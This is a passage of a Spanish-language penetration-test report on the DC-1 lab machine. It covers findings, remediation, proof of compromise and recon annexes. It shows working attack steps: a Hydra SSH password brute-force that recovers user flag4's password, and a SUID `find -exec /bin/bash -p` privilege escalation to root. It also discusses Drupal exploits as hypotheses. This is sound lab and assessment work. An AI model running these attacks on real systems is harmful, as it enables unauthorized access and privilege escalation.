EV-DQH-005 y EV-DQH-022 identifican Drupal; EV-DQH-015 y EV-DQH-026 muestran candidatos de Searchsploit. No hay ejecución ni validación de CVE-2018-7600.

Impacto

De confirmarse, un atacante externo podría tomar control total de la aplicación web y ejecutar comandos en el sistema operativo subyacente con los privilegios del servidor web (www-data).

Remediación y comprobación

Actualizar Drupal a la versión más reciente que incluye los parches de seguridad para esta vulnerabilidad.

Referencias

- NVD - CVE-2018-7600: <https://nvd.nist.gov/vuln/detail/CVE-2018-7600>

Revisión

Pendiente.

Revisión documental del 2026-10-07

Drupalgeddon usado en el recorrido web corresponde al CVE de 2014; no confirma CVE-2018-7600 en recorrido SSH (estrategia 3). Mantener como hipótesis sin obligación de explotar una segunda ruta antes de cerrar la entrega. Advisory consultado: <https://www.drupal.org/sa-core-2018-002>. Drupal 7 terminó soporte comunitario: para producción recomendar migración a rama soportada, no solo el parche histórico 7.58.

PT-006 · Exposición de archivo de configuración (web.config)

- Estado: en-validacion
- Autor / revisor / fechas: Equipo MnzHack / pendiente / 2026-10-04
- Activo / instancia / snapshot / IP / puerto / servicio / versión: 192.168.18.130 / 80 / Apache / IIS Rules
- Hipótesis / sesión de origen: Durante la enumeración de directorios con gobuster se detectó y descargó el archivo `web.config`.
- Severidad: pendiente de demostrar impacto. La descarga de reglas genéricas sin secretos no basta para justificar 3.7.
- CVSS: N/A
- CVE / CWE: N/A; CWE-200 solo sería pertinente si se demuestra divulgación sensible.

Descripción técnica y causa

El servidor web aloja en su raíz el archivo `web.config` (habitualmente usado en IIS, aunque aquí se expone en Apache 2.2.22). Este archivo puede ser leído por cualquier usuario sin autenticación.

Descubrimiento y validación

Gobuster identificó `/web.config` con estado 200 OK. La posterior revisión del archivo a través de un navegador demostró que contenía reglas de `system.webServer` sobre reescritura de URLs y ocultación de directorios.

Reproducción

Navegar a `http://192.168.18.130/web.config` y observar el contenido XML expuesto.

Evidencias

EV-DQH-025: resultado Gobuster. EV-DQH-013 y EV-DQH-027: contenido `web.config` en navegador. Revisar si difiere del archivo público distribuido con el CMS antes de concluir exposición sensible.

Impacto

Impacto de seguridad no demostrado. La captura permite leer reglas XML, pero no muestra credenciales ni un efecto explotable. No se asigna severidad baja por defecto ni se afirma conocimiento de la configuración interna efectiva de Apache a partir de reglas para IIS.

Remediación y comprobación

Configurar el servidor web Apache o el archivo `.htaccess` para denegar explícitamente el acceso a archivos de configuración como `web.config` y `.htaccess`.

Referencias

- Enumeración de archivos sensibles.

Revisión

Pendiente.

PT-007 · Credenciales débiles de SSH para el usuario flag4

- Estado: en-validacion
- Resultado: demostrado en capturas; revisión cruzada pendiente (antes marcado confirmado por el autor).
- Autor / revisor / fechas: Equipo MnzHack / pendiente / 2026-10-04
- Activo / instancia / snapshot / IP / puerto / servicio / versión: recorrido SSH (estrategia 3) / 192.168.18.130 / puerto 22 / SSH
- Hipótesis / sesión de origen: TEST-DQH-001
- Severidad y razonamiento: pendiente de aprobación. Acceso interactivo no privilegiado demostrado; la categoría debe corresponder al vector finalmente justificado.
- CVSS: 3.1, 9.1 (Crítica para este vector; propuesta pendiente de justificar impactos), CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N (C:H e I:H significan impacto alto; justificar su alcance en la cuenta no privilegiada).
- CVE / CWE: CWE-521: Weak Password Requirements. CWE-258 no aplica: la contraseña no está vacía.

Descripción técnica y causa

El servicio SSH expuesto en el puerto 22 permite la autenticación mediante contraseña (password). Un usuario del sistema, denominado flag4, posee una contraseña extremadamente débil (orange), la cual se encuentra en diccionarios comunes de contraseñas.

Descubrimiento y validación

Se identificó la autenticación por contraseña habilitada con un script de nmap. Posteriormente, se usó un diccionario corto de usuarios candidatos a través del módulo auxiliar scanner/ssh/ssh_enumusers en Metasploit. EV-DQH-021 muestra la finalización del módulo sin usuarios identificados como válidos y un archivo de candidatos que ya contiene flag4. Se prueba la finalización, pero no que la herramienta descubriera ese nombre. La razón de incluir flag4 no está documentada. Después se lanzó Hydra contra el usuario candidato flag4 con rockyou.txt; la captura muestra inicio 14:05:17 y final 14:07:52 (2 min 35 s) (EV-DQH-008).

Reproducción

1. Confirmar que el puerto 22 responde: `nmap -p 22 192.168.18.130`
2. Lanzar Hydra: `hydra -l flag4 -P /usr/share/wordlists/rockyou.txt ssh://192.168.18.130 -t 4`
3. Resultado esperado: Hydra informa login: flag4 password: orange.
4. Conectar: `ssh flag4@192.168.18.130` (Aceptar fingerprint, introducir orange).

Evidencias

- EV-DQH-006: métodos publickey/password.
- EV-DQH-007: inicio de enumeración; EV-DQH-021: ejecución completada sin usuarios válidos identificados, lista de candidatos y Metasploit v6.5.4-dev.
- EV-DQH-008: Ejecución exitosa de Hydra que revela la contraseña 'orange'.
- EV-DQH-009: acceso SSH como flag4.
- EV-DQH-010: lectura de flag4.txt.

Impacto

Impacto técnico: Compromiso parcial del servidor con permisos de un usuario no privilegiado (flag4). Permite la ejecución de comandos locales, la lectura de archivos sensibles (ej. flag4.txt) y provee un punto de apoyo esencial para lanzar ataques de escalada de privilegios (Local Privilege Escalation).

Remediación y comprobación

Se recomienda deshabilitar la autenticación por contraseña en SSH modificando /etc/ssh/sshd_config (PasswordAuthentication no) y utilizar únicamente claves públicas (Ed25519 o RSA fuerte). Adicionalmente, las contraseñas de todos los usuarios locales deben someterse a una política de complejidad fuerte. Comprobación: Intentar login SSH solo con contraseña, debe ser rechazado por el servidor.

Referencias

- MITRE CWE-521: <https://cwe.mitre.org/data/definitions/521.html>

Revisión

Revisor: pendiente.

Revisión documental del 2026-10-07

Corregidas referencias a imágenes: EV-DQH-001 a 005 eran reconocimiento, no estas pruebas. No se reemplazaron sus PNG. Puntaje, métricas y revisión de otro integrante siguen pendientes de cierre.

PT-008 · Escalada de privilegios local mediante binario SUID (find)

- Estado: en-validacion
- Resultado: demostrado en capturas; revisión cruzada pendiente (antes marcado confirmado por el autor).
- Autor / revisor / fechas: Equipo MnzHack / pendiente / 2026-10-04
- Activo / instancia / snapshot / IP / puerto / servicio / versión: recorrido SSH (estrategia 3) / 192.168.18.130 / /usr/bin/find
- Hipótesis / sesión de origen: TEST-DQH-002
- Severidad y razonamiento: Alta (propuesta CVSS 7.8). Permite a cualquier usuario local obtener privilegios de superusuario (root).
- CVSS: 3.1, 7.8 (Alta), CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H.
- CVE / CWE: CWE-732: Incorrect Permission Assignment for Critical Resource.

Descripción técnica y causa

El binario `/usr/bin/find` en el sistema posee el bit SUID (Set Owner User ID) activado, y su propietario es el usuario `root`. Esto significa que al ejecutar `find`, el proceso adquiere los privilegios de `root` temporalmente. Dado que `find` cuenta con el argumento `-exec`, el cual permite la ejecución arbitraria de comandos, es posible utilizarlo para spawnear un intérprete de comandos (`/bin/bash`) heredando los privilegios de `root`.

Descubrimiento y validación

Tras acceder al sistema como un usuario de bajos privilegios (`flag4`), se realizó una enumeración estándar de binarios SUID mediante el comando `find / -perm -4000 -type f 2>/dev/null`. El resultado incluyó `/usr/bin/find`, que es bien conocido por permitir la ejecución arbitraria en esta configuración ([EV-DQH-011](#)).

Reproducción

1. Desde una sesión no privilegiada, verificar los permisos de `find`: `ls -la /usr/bin/find` (debería mostrar `-rws...`).
2. Ejecutar el comando para instanciar `bash` preservando el ID efectivo (`-p`):
`/usr/bin/find /etc/passwd -exec /bin/bash -p \;`
3. Resultado esperado: el prompt cambiará a `bash-4.2#` (o similar). Al ejecutar `whoami`, debe devolver `root`.

Evidencias

- [EV-DQH-011](#): Comando `find` detectando binarios SUID y ejecución de `/bin/bash -p` mediante `-exec`.
- [EV-DQH-012](#): Comandos `id` demostrando `euid=0(root)` y lectura del archivo `thefinalflag.txt` en `/root`.

Impacto

Se demuestra privilegio efectivo `root` y lectura de la bandera final. La alteración de archivos y afectación de disponibilidad son impactos potenciales; no se probaron persistencia ni pivoteo y están fuera de alcance. `UID real=1001(flag4)`, `EUID=0(root)`. Misma causa que PT-002 en otra instancia; consolidar sin doble conteo.

Remediación y comprobación

Retirar el bit SUID del binario `/usr/bin/find`. Comando sugerido: `chmod -s /usr/bin/find`. Para comprobar la corrección, ejecutar `find / -perm -4000 -type f 2>/dev/null` y verificar que `/usr/bin/find` ya no aparezca en la lista.

Referencias

- GTFOBins - find: <https://gtfobins.github.io/gtfobins/find/#suid>

Revisión

Revisor: pendiente.

Revisión documental del 2026-10-07

Corregidas referencias a imágenes: [EV-DQH-001](#) a 005 eran reconocimiento, no estas pruebas. No se reemplazaron sus PNG. Puntaje, métricas y revisión de otro integrante siguen pendientes de cierre.

21. Proof of Compromise

Recorrido web: [EV-JACD-004](#) acredita EUID root; [EV-JACD-010](#) lectura de bandera final; [EV-JACD-009](#) acredita hostname DC-1 en sesión previa. Recorrido SSH: [EV-DQH-011/012](#) acreditan whoami root, EUID=0 y bandera final, con DC-1 visible en el prompt previo.

Para una prueba final más sólida, completar una captura de la misma sesión que incluya explícitamente whoami, id y hostname, y su relación con IP/instancia. No sustituirla por la bandera sola ni afirmar que esa nueva captura ya existe.

22. Recomendaciones

Objeto	Acción	Cómo verificar en copia corregida
Drupal	Migrar a rama soportada y corregir SQLi	La reproducción autorizada deja de abrir sesión y funciona la aplicación
SUID find	Retirar SUID innecesario y auditar permisos	Usuario bajo no obtiene EUID root por ese mecanismo
Credenciales	Cambiar secretos comprometidos, evitar candidatos previsibles y limitar roles	Secreto anterior rechazado; controles de autenticación verificados
PHP Filter	Revertir activación y contenido de prueba; restringir roles	Contenido y formato ejecutable no disponibles a roles no autorizados
Cierre	Retirar artefactos propios o restaurar snapshot	Inventario y estado final documentados

Son recomendaciones y retests propuestos, no correcciones ejecutadas. Prioridad técnica propuesta: acceso anónimo y escalamiento primero; clasificación final pendiente.

23. Conclusiones

El objetivo de demostrar acceso y privilegio efectivo root cuenta con evidencia en las instancias de los recorridos web y SSH. La solidez de la entrega depende ahora de relacionar cada afirmación con la imagen correcta, separar instancias y distinguir configuraciones iniciales de cambios hechos durante las pruebas.

No se concluye que toda hipótesis esté validada ni que root pruebe todas las vulnerabilidades enumeradas. Quedan pendientes revisión cruzada, severidades, arquitectura y limpieza documentadas, y aprobación técnica final del equipo.

24. Referencias

Fuentes técnicas consultadas el 2026-10-07:

- Rapid7, código fuente de drupal_drupageddon: https://raw.githubusercontent.com/rapid7/metasploit-framework/master/modules/exploits/multi/http/drupal_drupageddon.rb - asociación del módulo con CVE-2014-3704; registrar también versión local usada por el equipo.
- Drupal, SA-CORE-2018-002: <https://www.drupal.org/sa-core-2018-002> - distinguir la hipótesis CVE-2018-7600.
- FIRST, CVSS 3.1: <https://www.first.org/cvss/v3.1/specification-document> - reglas de métricas y severidad.
- MITRE, CWE-521: <https://cwe.mitre.org/data/definitions/521.html> - debilidad de contraseñas.
- MITRE, CWE-258: <https://cwe.mitre.org/data/definitions/258.html> - descartar mapeo de contraseña vacía para una contraseña no vacía.
- Drupal, ciclo de soporte: <https://www.drupal.org/about/core/policies/core-release-cycles/schedule> - migración desde Drupal 7 sin soporte comunitario.


No se aportaron versiones y hashes locales de todos los exploits ejecutados. Las fuentes técnicas describen mecanismos; no sustituyen la prueba propia ni certifican la versión instalada.

25. Anexos técnicos

La autoría editorial es del equipo MnzHack. Los identificadores EV permiten rastrear cada captura hasta su registro original; no constituyen una distribución de mérito individual.

Evidencias recibidas: copias PNG extraídas sin modificar de los cuadernos. Los identificadores EV se conservan; La edición PDF asigna números de figura y páginas reales. Fechas exactas no sustentadas se mantienen como no registradas. La mayoría de pruebas se conserva como capturas, no como salidas TXT originales. Se revisaron todos los nodos e imágenes de los cuadernos activos y las capturas sueltas del recorrido SSH; el anexo incorpora las 74 evidencias registradas sin descartar material por estar fuera de una plantilla.

Figura 01 | EV-JACD-001 · Descubrimiento ARP



```
parcial : script — Konsole
Archivo  Editar  Ver  Marcadores  Complementos  Preferencias  Ayuda
[parrot@parrot]~/parcial$ sudo arp-scan -l --interface=ens36 | tee enum/arp_scan.txt
[sudo] contraseña para parrot:
Interface: ens36, type: EN10MB, MAC: 00:0c:29:76:34:e7, IPv4: 192.168.18.129
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.18.1    00:50:56:c0:00:0b    VMware, Inc.
192.168.18.130 00:0c:29:55:ea:9d    VMware, Inc.
192.168.18.254 00:50:56:e6:a2:2d    VMware, Inc.

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.936 seconds (132.23 hosts/sec). 3 responded
[parrot@parrot]~/parcial$
```

Contexto: recorrido web (estrategia 2). Equipo: MnzHack. Fecha: no-registrada.


Acción: sudo arp-scan -l --interface=ens36 | tee enum/arp_scan.txt

Observado: Se observa ens36 con IP atacante 192.168.18.129; responden 192.168.18.1, .130 y .254. La MAC de .130 es 00:0c:29:55:ea:9d.

Interpretación y límites: La captura acredita respuestas ARP. La asignación de .130 a DC-1 y los roles de .1/.254 proceden de las notas del recorrido web; la captura sola no acredita esos roles ni el modo Host-Only.

SHA-256: f37a4e7324f5a51492e6143aac2e072504cd8c3563f45797f23b8f90a6694d51

Figura 02 | EV-JACD-002 · Conectividad ICMP

A screenshot of a terminal window titled 'parcial : script — Konsole'. The terminal shows a user at a prompt '[parrot@parrot]~[/parcial]' running the command '\$ping -c 3 \$IP | tee enum/ping.txt'. The output shows three successful ping responses from 192.168.18.130 with TTL=64 and various response times. It also includes a summary: '--- 192.168.18.130 ping statistics ---', '3 packets transmitted, 3 received, 0% packet loss, time 2065ms', and 'rtt min/avg/max/mdev = 0.631/0.720/0.830/0.082 ms'. The prompt returns to '[parrot@parrot]~[/parcial]'.

```
parcial : script — Konsole
Archivo  Editar  Ver  Marcadores  Complementos  Preferencias  Ayuda

[parrot@parrot]~[/parcial]
$ping -c 3 $IP | tee enum/ping.txt
PING 192.168.18.130 (192.168.18.130) 56(84) bytes of data.
64 bytes from 192.168.18.130: icmp_seq=1 ttl=64 time=0.631 ms
64 bytes from 192.168.18.130: icmp_seq=2 ttl=64 time=0.700 ms
64 bytes from 192.168.18.130: icmp_seq=3 ttl=64 time=0.830 ms

--- 192.168.18.130 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2065ms
rtt min/avg/max/mdev = 0.631/0.720/0.830/0.082 ms
[parrot@parrot]~[/parcial]
$
```

Contexto: recorrido web (estrategia 2). Equipo: MnzHack. Fecha: no-registrada.


Acción: ping -c 3 \$IP | tee enum/ping.txt

Observado: La variable IP se resuelve a 192.168.18.130: 3 paquetes recibidos, 0% de pérdida y TTL 64.

Interpretación y límites: Conectividad observada en esta sesión. TTL 64 es un indicio, no confirmación del sistema operativo; falta evidencia de consola mencionada en las notas.

SHA-256: c2846070dfbafbb4153a371687268633637513ae57a38f40429c2b05411819ec

Figura 03 | EV-EJVA-001 · Pantalla de arranque



Contexto: reconocimiento de servicios (estrategia 1). Equipo: MnzHack. Fecha: no-registrada.

Acción: Observación de consola de la VM; no hay comando de terminal en esta captura.

Observado: Menú GNU GRUB con entrada Debian GNU/Linux y Linux 3.2.0-4-486.

Interpretación y límites: Indicio del sistema configurado para arrancar. No prueba la versión efectivamente ejecutada ni vincula por sí sola esta consola a 192.168.81.130.

SHA-256: 1f71e3522c3b0d2d78d53dba79d14e8901a8679f45ede9beb2fbd88c2b1c59d3

Figura 04 | EV-EJVA-002 · Interfaces y descubrimiento ARP

```
[eduardo@parrot]-[~]
$ ip a # Ver interfaces y IP propia
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 00:0c:29:b3:44:da brd ff:ff:ff:ff:ff:ff
   altname enp2s1
   altname enx000c29b344da
   inet 192.168.80.128/24 brd 192.168.80.255 scope global dynamic noprefixroute ens33
       valid_lft 1455sec preferred_lft 1455sec
   inet6 fe80::4940:4150:cc89:da1b/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: ens36: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 00:0c:29:b3:44:e4 brd ff:ff:ff:ff:ff:ff
   altname enp2s4
   altname enx000c29b344e4
   inet 192.168.81.129/24 brd 192.168.81.255 scope global dynamic noprefixroute ens36
       valid_lft 1092sec preferred_lft 1092sec
   inet6 fe80::6025:db4d:acbb:5aef/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
[eduardo@parrot]-[~]
$ sudo arp-scan -l --interface=ens36 # Descubrir hosts en la red
Interface: ens36, type: EN10MB, MAC: 00:0c:29:b3:44:e4, IPv4: 192.168.81.129
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.81.1 00:50:56:c0:00:0b (Unknown)
192.168.81.130 00:0c:29:79:c1:61 (Unknown)
192.168.81.254 00:50:56:f2:9a:36 (Unknown)
3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.818 seconds (140.81 hosts/sec). 3 responded
[eduardo@parrot]-[~]
$
```

Contexto: reconocimiento de servicios (estrategia 1). Equipo: MnzHack. Fecha: no-registrada.

Acción: ip a; sudo arp-scan -l --interface=ens36 (acciones visibles, ejecutadas por separado)

Observado: Atacante ens33 192.168.80.128/24 y ens36 192.168.81.129/24. Responden .1, .130 y .254 en 192.168.81.0/24; .130 tiene MAC 00:0c:29:79:c1:61. Hay advertencias de permisos sobre archivos de fabricantes.

Interpretación y límites: La advertencia no impidió recibir respuestas. Falta captura del hipervisor que confirme aislamiento; dos interfaces no prueban Bridge ni Host-Only.

SHA-256: d2d00039a36cb1d1e80a23e96822537e894e03a0a155bb343458d5b9e65278f8

Figura 05 | EV-EJVA-003 · Descubrimiento y escaneo TCP completo

```

192.168.81.130 00:0C:29:79:C1:61 (Unknown)
192.168.81.254 00:50:56:f2:9a:36 (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.818 seconds (140.81 hosts/sec). 3 responded
[eduardo@parrot]~$
[eduardo@parrot]~$ ls
Desktop Documents Downloads Music Pictures PwnKit Templates Videos
[eduardo@parrot]~$
[eduardo@parrot]~$ cd Documents
[eduardo@parrot]~/Documents$
[eduardo@parrot]~/Documents$ ls
not-an-easter-egg.txt vm_basic_pentesting
[eduardo@parrot]~/Documents$
[eduardo@parrot]~/Documents$ mkdir parcial1_dc1
[eduardo@parrot]~/Documents$
[eduardo@parrot]~/Documents$ cd parcial1_dc1
[eduardo@parrot]~/Documents/parcial1_dc1$
[eduardo@parrot]~/Documents/parcial1_dc1$ # Ver si responde y qué puertos tiene
sudo nmap -sn 192.168.81.130
sudo nmap -p- --min-rate 5000 -T4 -v -oN nmap_fullscan.txt 192.168.81.130
Starting Nmap 7.98 ( https://nmap.org ) at 2026-10-03 11:16 -0500
Nmap scan report for 192.168.81.130
Host is up (0.00051s latency).
MAC Address: 00:0C:29:79:C1:61 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 2.59 seconds
Starting Nmap 7.98 ( https://nmap.org ) at 2026-10-03 11:16 -0500
Initiating ARP Ping Scan at 11:16
Scanning 192.168.81.130 [1 port]
Completed ARP Ping Scan at 11:16, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:16
Completed Parallel DNS resolution of 1 host. at 11:16, 2.50s elapsed
Initiating SYN Stealth Scan at 11:16
Scanning 192.168.81.130 [65535 ports]
Discovered open port 111/tcp on 192.168.81.130
Discovered open port 22/tcp on 192.168.81.130
Discovered open port 80/tcp on 192.168.81.130
Discovered open port 57249/tcp on 192.168.81.130
Completed SYN Stealth Scan at 11:16, 5.21s elapsed (65535 total ports)
Nmap scan report for 192.168.81.130
Host is up (0.00035s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
57249/tcp open  unknown
MAC Address: 00:0C:29:79:C1:61 (VMware)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 7.89 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
[eduardo@parrot]~/Documents/parcial1_dc1$
[eduardo@parrot]~/Documents/parcial1_dc1$

```

Contexto: reconocimiento de servicios (estrategia 1). Equipo: MnzHack. Fecha: no-registrada.

